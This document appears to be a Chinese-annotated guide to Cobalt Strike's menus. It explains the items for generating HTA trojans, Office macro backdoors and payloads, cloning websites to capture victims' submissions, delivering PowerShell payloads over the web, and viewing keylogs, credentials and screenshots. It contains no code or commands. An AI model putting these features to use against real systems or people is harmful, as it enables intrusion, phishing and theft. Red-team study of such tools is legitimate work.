
Attacks



Attacks	攻击
Packages	#生成后门
Web Drive-by	#钓鱼攻击
Spear Phish	#邮件攻击




Packages	生成后门
HTML Application	#生成恶意的HTA木马文件
MS Office Macro	#生成office宏病毒文件
Payload Generator	#生成各种语言版本的payload
Windows Executable	#生成可执行Payload
Windows Executable(S)	#把包含payload,Stageless生成可执行文件(包含多数功能)




Web Drive-by	钓鱼攻击
Manage	#对开启的web服务进行管理
Clone Site	#克隆网站(可记录受害者提交的数据)
Host File	#提供Web以供下载某文件
Scripted Web Delivery (S)	#提供Web服务，便于下载和执行PowerShell Payload，类似于Metasploit的web_delive
Signed Applet Attack	#启动一个Web服务以提供自签名Java Applet的运行环境
Smart Applet Attack	#自动检测Java版本并利用已知的exploits绕过 security
System Profiler	#用来获取一些系统信息，比如系统版本，Flash 版本，浏览器版本等

Reporting



Reporting	报告
0. Activity report	#活动报告
1. Hosts report	#主机报告
2. Indicators of Compromise	#威胁报告
3. Sessions report	#会话报告
4. Social engineering report	#社会工程学报告
5. Tactics, Techniques, and Procedures	#策略、技巧和程序
Reset Data	#重置数据
Export Data	#导出数据

Help



Help	帮助
------	----

Homepage	#官方主页
Support	#技术支持
Arsenal	#开发者
System information	#版本信息
About	#关于

菜单栏视图



- 1 1.新建连接
- 2 2.断开当前连接
- 3 3.监听器
- 4 4.改变视图为Pivot Graph(可以显示各个目标的关系)
- 5 5.改变视图为Session Table(会话列表)
- 6 6.改变视图为Target Table(目标列表)
- 7 7.查看凭据信息a8.查看文件下载
- 8 9.查看键盘记录
- 9 10.查看屏幕截图
- 10 11.生成无状态Beacon后门
- 11 12.java自签名程序攻击
- 12 13.生成office宏后门
- 13 14.生成脚本通过web传递(利用powershell, bitsadmin, regsvr32生成会话)
- 14 15.在Cobalt Strike的web服务上托管一个文件(提供一个文件下载)
- 15 16.管理Cobalt Strike上运行的web服务
- 16 17.帮助
- 17 18.关于